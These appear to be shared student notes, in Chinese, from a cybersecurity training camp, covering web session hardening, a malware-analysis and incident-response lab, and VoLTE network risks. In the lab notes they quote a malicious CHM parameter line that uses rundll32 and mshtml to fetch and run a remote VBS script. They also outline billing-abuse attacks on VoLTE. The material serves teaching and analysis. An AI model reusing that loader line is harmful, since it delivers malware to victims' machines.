- 認證或權限變更之後要重新建立session
- 設定cookie屬性做保護
- [SSL lab](https://www.ssllabs.com/)
### 8/4 (六) 09:30 - 12:30
- 講師 : Anthony Lai VXRL
- Target Attack Analysis and Incident Response
https://drive.google.com/drive/folders/1Lyo3I0DkvOxfHhKno2mzt0cHNcDwEfWg
- material: https://goo.gl/XFubKq
- [apktool](https://ibotpeaches.github.io/Apktool/install/)
- hydra暴力破解 (kali 內建工具)
- 鑑識工具 [Volatility](https://github.com/volatilityfoundation/volatility)
- Bonus Lab
- 解壓.chm (7zip)
- 看到start.htm有一行:
```<param name="Item1" value=',rundll32.exe,javascript:"\..\mshtml,RunHTMLApplication ";document.write();try{GetObject("script:http://www.kvtester.com/g6dfha.vbs");}catch(e){}'>```
- 觀察script內容,發現他會下載win32.exe, win32.dll
- 開IDA和x32dbg去看win32.exe
- 他會註冊三個鍵值
- 他會把它自己複製到`%appdata%\microsoft.exe`
- [sans malware analysis cheat sheet](https://digital-forensics.sans.org/blog/2017/09/13/malware-analysis-cheat-sheets)
- remnux
- cuckoo Sandbox
- 分析惡意檔案時記得在自有環境分析就好,不要甚麼檔案都丟到線上分析工具,因為怕會順便把私人資訊也上傳到分析網站(ex:個人帳戶...)
- [Invoke-Obfuscation](https://github.com/danielbohannon/Invoke-Obfuscation) 工具
- [regexr](https://regexr.com) 可以練習正規表達式
> qq髒髒
> QQ真的髒,安裝過一次後發現連帶其他有的沒的立馬解除安裝並掃毒
>香港組長?州長?署長?
> 我要習慣香港口音QQ
> 剛剛他說啥?!好想作筆記可是聽不懂QQ
>
>剛剛他講什麼鑑識工具?
>謝大大<(_ _)>
> 他是不是la發成ta?
> 打字速度慢 筆記gg
> 講英文好像還比較好一點QQ
> 有時講英文比較ok
> 我反而聽不懂他的普通話
> 香港人講話都差不多這樣,我聽過很多香港人的口音
> 他剛試要說push但講成presh?
> 我有些字詞都聽不懂有點難受QQ
> Cheatsheet聽成去去
>我聽成 氣氣 (黑人問號
>誰可以用中文重新組織一下剛剛那段...
> 電話號碼嗎XD?
> 這段我懂!
> 什麼東西兩次?
> em...
> 
> 好像是混淆兩次的樣子
>
> 我好希望有遙控器來倒轉好幾次喔 金凱瑞救我QQ
> 金凱瑞是誰?
> 金carry
> 所以是誰求拜XD <(_ _)>
> 獨孤求拜
> 樓上來教教我們
> 實不相瞞我也聽不懂
> 說錯 是亞當·山德勒
>我只知道獲得了新工具,不知道怎麼應用就是了
>我本來想錄音,可是那口音我覺得回去也聽不懂ˊAˋ
>前幾天課程有些有錄
> 我...只好來meow meow叫了 meow~
>
以下這段開放叫聲(?
---
:cow:moo~ (翻譯: 剛剛發生什麼事?)
:man:What?! Whate? Whate?
:cat:~meow
:metal:
---
> 作個問券好了,這堂課大家聽得懂幾%? (直接填)
> - [ ] 1. 20%
> - [x] 2. 0.5%
> - [x] 3.:bird:
> - [x] 4.:cat:
> - [ ] 5.:dog:
> - [x] 6.
> - [x] 7.:apple:
> - [ ] 8.:hatched_chick:
> - [x] 9.:tiger:
> - [x] 10.:penguin:
> - [ ] 11.:koala:
> - [ ] 12.:baby_chick:
>
>
>
>
>
>
我很需要七天輪迴來消化消化
或是 za warudo!

> 資安路上有你有我,大家來作伙一同前進,交個冰友~
> 需要同儕帶給我動力
> 我們可先練打字,一起加速
>打字不夠快?邊玩遊戲邊聊天就可以練成了
### 8/4 (六) 14:00 - 17:00
- 講師 : 李奇育 交通大學資工系
- 4G 行動網路安全之潛在風險與檢測
#### <font color = red>VM密碼:nctu</font>
[VM](https://goo.gl/8DRz82)
> 感恩唷
>
> 剩最後一堂囉
> 感覺final ctf 我會打很慘耶QQ
> 隨緣隨緣 我佛系解題 不連網 不google 自然有flagˊ_>ˋ
> u 點好奇 VoIP 跟 VoLTE 的差別
- 行動網路特性
- 中心化 相對一般網路distribute
- 需要sim卡才能access
- VoLTE - 直接提供語音service
- 標準 [3GPP](http://www.3gpp.org/)
- 讓你帳單爆掉的四大方法
- 1.偽造你的IP傳送數據
- 2.利用SKYPE通話時瞬間掛斷後截持通話的封包來夾帶垃圾訊息
- 3.利用惡意程式
- 4.用多媒體簡訊寄送釣魚連結:email:---->:fishing_pole_and_fish:
- [IPSec](https://zh.wikipedia.org/zh-tw/IPsec)
- VoLTE可能安全威脅
- 通話時間計費機制
- 資料封包可以隨便送?
- 免費上網
- 高服務品質的承載 (QoS高)
- 資料封包可能取得高優先級,卻不需額外費用
- 可以擠掉其他要用網路的人
- Dos

- VoLTE 的封包直接從 Modem 產生
- 用 port 分 bearer
- 利用 QoS 從RTT時間找 port
- 用 app 塞垃圾給 voice bearer 達到消音之類的(?
https://hackmd.io/n8S73GHzTl6A3OAcCAyBFg#
> 上面是中區的共筆暫存
- 實作一
- 送 UDP TTL = 1 讓 router 回
- 那個回很快的 port 就是 VoLTE 用的port
- CS Gateway未來會被PS Gateway取代
- SIP 標準 - [RFC3428](https://www.ietf.org/rfc/rfc3428.txt)
> 邊緣人救星
> 沒了 上patch了
:checkered_flag:
### Welcome!!:cat:
 Google Drive
Gist
Clipboard
Google Drive
Gist
Clipboard
 Sign in with Wallet






